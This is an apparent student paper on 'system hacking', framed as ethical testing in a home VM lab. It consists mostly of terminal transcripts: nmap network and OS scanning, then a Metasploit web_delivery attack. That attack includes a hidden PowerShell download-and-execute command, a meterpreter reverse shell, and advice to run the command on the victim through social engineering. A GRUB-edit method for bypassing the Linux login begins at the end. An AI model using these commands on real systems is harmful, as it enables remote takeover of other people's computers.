A Novel Approach for System Hacking in Windows And Linux System

Mayank Prajapati
Student, CSE Department,
G L Bajaj
Group of Institutions,
Mathura

Vipul Narayan
Assistant Prof., CSE Department,
G L Bajaj
Group of Institutions,
Mathura

Shashank Awasthi
Associate Prof, CSE Department,
G.L.Bajaj
Institute of Technology &
Management, Greater Noida

ABSTRACT

System hacking is a term used in ethical hacking for the purpose of testing the security level of different operating systems whether it is windows, Linux , XP, system installed in the ATM's etc. In system hacking we will understand what are the common vulnerabilities that an operating system has and what are the ways in which we can protect our operating system from going into the bad hands. Because operating system provides an interface between user and hardware, therefore we cannot interact with our system without the support of the Operating System. It will become a crucial thing to protect ourselves from the attacks that can be performed on our machine by taking the advantage of the operating system vulnerability. From this paper we will get to know how an evil hacker can enter in our system and also what are the ways to protect our system from these types of attacks.

Keywords: System hacking, map, metasploit, metasploitable.

1. INTRODUCTION

Nowadays, large number of operating system available in the market today. Most commonly used operating system given below:

- Windows e.g. XP, Window7, Window8, Window10
- Linux
- UNIX
- 4.Mac OS etc.
- DOS

Table 1: A comparison chart between these OS is given below

Comparison basis	Windows	Linux	MAC
Cost	Windows software is expensive but less than MAC.	Linux software is totally free.	MAC software are only created for Apple devices and they are most expensive.
Nature	Not Open source	Open source	Not open source
Security	Security level is less.	Security level is higher than Windows.	Security level is highest among all.
Viruses	Most of the viruses and attacks are performed on the windows pc and they are user friendly and widely used.	It is open source and we can modify this according to our needs.	MAC is reliable because there are minimum number of viruses exist for MAC

Generally people prefer that operating system which is user friendly. In all the above Systems, Windows are the most commonly used System across the world.

System hacking generally involves the following points in case if we are connected to a network and we are going to hack that system. We will use metasploit framework for doing all these stuffs[1][2][3].

- We have to choose an exploit
- Then after choosing exploit set the exploit available options
- Pick the payload
- Setting payload options
- Running the exploit
- Connecting to the remote system
- Perform Post Exploitation process

2. DIFFERENT METHODOLOGIES FOR HACKING SYSTEM

Note: In all the attacks I am using only my network and VM ware station for multiple Operating demonstration.

2.1 OS Foot Printing in the Same Network


OS foot printing means we are going to detect which operating system is running on the victim's machine. If we want to know which OS running on the victim's machine then we should have to be in the same network as the victim is.

The steps are as follows:

Step 1: You have to scan your whole network for knowing who is connected to your wifi, for this you will need gateway then you can use *nmap* command to find out number of hosts connected in your network.


These Figures demonstrate the above statement

.



```
root@kali:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.43.1    0.0.0.0         UG    600    0        0 wlan0
192.168.43.0    0.0.0.0         255.255.255.0   U     600    0        0 wlan0
```

Figure 1: Knowing the Gateway




```
root@kali:~# nmap 192.168.43.1/24

Starting Nmap 7.40 ( https://nmap.org ) at 2018-05-31 17:36 IST
Nmap scan report for 192.168.43.1
Host is up (0.014s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: [redacted] (Xiaomi Communications)

Nmap scan report for Mayank-pc (192.168.43.145)
Host is up (0.018s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: [redacted] (Intel Corporate)

Nmap scan report for 192.168.43.24
Host is up (0.0000030s latency).
All 1000 scanned ports on 192.168.43.24 are closed

Nmap done: 256 IP addresses (3 hosts up) scanned in 9.97 seconds
```

Figure 2: Scanning of whole network

Step 2: Identify the IP address of the target and then enter this command in your Linux
terminal.

nmap -sS -A IP_VICTIM



```
root@kali:~# nmap -sS -A 192.168.43.145

Starting Nmap 7.40 ( https://nmap.org ) at 2018-05-31 17:37 IST
Nmap scan report for 192.168.43.145
Host is up (0.0069s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 10 Home Single Language 14393 microsoft-ds (workgroup: WORKGROUP)
MAC Address: [redacted] (Intel Corporate)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows 10 build 10586 - 14393 (95%), Microsoft Windows Phone 7.5 or 8.0 (94%), Microsoft Windows 10 build 10586 (9
%), Microsoft Windows Server 2008 R2 or Windows 8.1 (93%), Microsoft Windows 7 Professional or Windows 8 (93%), Microsoft Windows Vista SP0 or SP1,
indows Server 2008 SP1, or Windows 7 (93%), Microsoft Windows Embedded Standard 7 (93%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Serv
r 2008 (93%), Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 SP1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: MAYANK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: MAYANK-PC, NetBIOS user: <unknown>, NetBIOS MAC: [redacted] (Intel Corporate)
| smb-os-discovery:
|   OS: Windows 10 Home Single Language 14393 (Windows 10 Home Single Language 6.3)
```


Figure 3: OS Footprinting command

2.2 Windows Hacking on Network

We can gain access of the system in the different ways. One of the best way is to gain the physical access of the system. This can only be possible if the trust of the victim has been gained. But we are not focussing on physical access right now. We will use metasploit framework for this attack, so the steps are same as described earlier. I have installed Linux and Window7 Operating System in my VM Ware Machine. In the same way you can perform this attack on the hosts which are present in the same network as you are. The step by step guide for this purpose is shown below with the help of screenshots.

Step 1: Picking up of exploit


We have to write *msfconsole* in the Linux terminal to start metasploit framework.



```
root@kali:~# msfconsole

 # cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v4.14.25-dev                         ]
+ -- --=[ 1659 exploits - 950 auxiliary - 293 post        ]
+ -- --=[ 486 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Figure 4: Starting of Metasploit Framework


After starting, choose the exploit according to the target operating system. For windows7, we will use exploit named *multi/script/web delivery.*



```
       =[ metasploit v4.14.25-dev                         ]
+ -- --=[ 1659 exploits - 950 auxiliary - 293 post        ]
+ -- --=[ 486 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) >
```

Figure 5: Picking of exploit


Step 2: See the available options for the exploit that we have to set using the command "show options".



```
msf exploit(web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Python


msf exploit(web_delivery) > 
```

Figure 6: Listing available options for the exploit


Step 3: We have to set the LHOST which is our Linux machine IP address, for checking our machine IP open another terminal and type "*ifconfig*" to know IP address.



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.215.129  netmask 255.255.255.0  broadcast 192.168.215.255
        inet6 fe80::20c:29ff:fe89:9d92  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:89:9d:92  txqueuelen 1000  (Ethernet)
        RX packets 261  bytes 29484 (28.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 100  bytes 9507 (9.2 KiB)
```

Figure 7: Checking of our Linux machine IP address

Now return back to previous terminal and set the value for the LHOST Option as shown below in the picture8 and using command "show targets" see the available target options.




```
Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Python


msf exploit(web_delivery) > set lhost 192.168.215.129
lhost => 192.168.215.129
msf exploit(web_delivery) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Python
   1   PHP
   2   PSH


msf exploit(web_delivery) > 
```

Figure 8: Setting of LHOST option

Set the target 2 using command *"set target 2"* (PSH)


Step 4: After setting up the target we have to set the payload. For setting the payload write the command in the terminal "set payload *windows/meterpreter/reverse_tcp"* and using "show options" command have a look on the available options again.



```
msf exploit(web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):
```

Figure 9: Setting of Payload

Step5: After checking all the options that you have set, now it is final command that you have to enter in the metasploit terminal "exploit".




```
msf exploit(web_delivery) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.215.129:4444
msf exploit(web_delivery) > [*] Using URL: http://0.0.0.0:8080/P7FaaDSVpvBnB9
[*] Local IP: http://192.168.215.129:8080/P7FaaDSVpvBnB9
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $t=new-object net.webclient;$t.proxy=[Net.WebReques          roxy();$t.Proxy.Credentia
ls=[Net.CredentialCache]::DefaultCredentials;IEX $t.downloadstring('http://192.168.215.129:8080/P7FaaDSVpvBnB9');
```

Figure 10: Running exploit command

Copy the text after the line "Run the following command on the target machine" as shown above in the picture10.


Step6: Now we have to move on the target machine (Windows7) physically or somehow using social engineering. We have to execute this copied text in the command prompt of the targeted machine. After executing this text in the terminal we will see this in our Linux machine.



```
msf exploit(web_delivery) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.215.129:4444
msf exploit(web_delivery) > [*] Using URL: http://0.0.0.0:8080/P7FaaDSVpvBnB9
[*] Local IP: http://192.168.215.129:8080/P7FaaDSVpvBnB9
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $t=new-object net.webclient;$t.proxy=[Net.WebRequest]::GetSystemWebProxy();$t.Proxy.Credentia
ls=[Net.CredentialCache]::DefaultCredentials;IEX $t.downloadstring('http://192.168.215.129:8080/P7FaaDSVpvBnB9');
[*] 192.168.215.130  web_delivery - Delivering Payload
[*] Sending stage (957487 bytes) to 192.168.215.130
[*] Meterpreter session 1 opened (192.168.215.129:4444 -> 192.168.215.130:49354) at 2018-06-01 18:30:25 +0530
```

Figure 11: Copy the vulnerable text


It shows us a meterpreter session is opened with id 1. That's the all we wanted. Now press enter and after pressing enter, write sessions to see available opened sessions.



```
msf exploit(web_delivery) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.215.129:4444
msf exploit(web_delivery) > [*] Using URL: http://0.0.0.0:8080/P7FaaDSVpvBnB9
[*] Local IP: http://192.168.215.129:8080/P7FaaDSVpvBnB9
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $t=new-object net.webclient;$t.proxy=[Net.WebRequest]::GetSystemWebProxy();$t.Proxy.Credentia
ls=[Net.CredentialCache]::DefaultCredentials;IEX $t.downloadstring('http://192.168.215.129:8080/P7FaaDSVpvBnB9');
[*] 192.168.215.130  web_delivery - Delivering Payload
[*] Sending stage (957487 bytes) to 192.168.215.130
[*] Meterpreter session 1 opened (192.168.215.129:4444 -> 192.168.215.130:49354) at 2018-06-01 18:30:25 +0530

msf exploit(web_delivery) > sessions

Active sessions
===============

  Id  Type                     Information  Connection
  --  ----                     -----------  ----------
  1   meterpreter x86/windows  mk\hp @ MK   192.168.215.129:4444 -> 192.168.215.130:49354 (192.168.215.130)

msf exploit(web_delivery) >
```

Figure 12: Sessions command to see available opened sessions

Step 7: Now we have to select the session with the session id mentioned with the meterpreter session to reach to the targeted machine as shown in the picture and type *"sysinfo"* to gain the information about the system that you have hacked.



```
msf exploit(web_delivery) > sessions

Active sessions
===============

  Id  Type                     Information  Connection
  --  ----                     -----------  ----------
  1   meterpreter x86/windows  mk\hp @ MK   192.168.215.129:4444 -> 192.168.215.130:49354 (192.168.215.130)

msf exploit(web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : MK
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```


Figure 13: Selecting the session using session id

Well done. Your victim machine is now in your hands and you can do whatever you want with the help of commands. You can download, upload, delete or view any file in the victim's computer.

2.3 Linux Login Password Cracking

Most of us listen many times this statement that "Linux is more secure than windows" and it cannot be hacked easily. Yes, it is true that most of the malicious code, scripts or viruses are written or made for the Windows Operating System, but we cannot say that Linux Operating System cannot be hacked. There are several ways present by which we can also compromise the Linux Operating System. One way for cracking the login password of Linux is provided below in simple and easy steps with figures [4][5][6][7].


1. Start Kali Linux and when start screen appears immediately press 'e' to reach into edit mode.



```
GNU GRUB  version 2.02~beta3-5

*Kali GNU/Linux
 Advanced options for Kali GNU/Linux

   Use the ↑ and ↓ keys to select which entry is highlighted.
   Press enter to boot the selected OS, `e' to edit the commands
   before booting or `c' for a command-line.
The highlighted entry will be executed automatically in 4s.
```

Figure 14: Starting screen of Kali Linux Operating System


2. After pressing 'e' you will reach to a screen as given below.



```
GNU GRUB  version 2.02~beta3-5

setparams 'Kali GNU/Linux'

        load_video
        insmod gzio
        if [ x$grub_platform = xxen ]; then insmod xzio; insmod lzopio; \
fi
        insmod part_msdos
        insmod ext2
        set root='hd0,msdos1'
        if [ x$feature_platform_search_hint = xy ]; then
          search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1\
 --hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1  95922fb2-bda2-4b19\
-a086-5221a390839b
        else
          search --no-floppy --fs-uuid --set=root 95922fb2-bda2-4b19-a08\

    Minimum Emacs-like screen editing is supported. TAB lists
    completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a
    command-line or ESC to discard edits and return to the GRUB
    menu.
```

Figure 15: Edit mode in Kali Linux OS

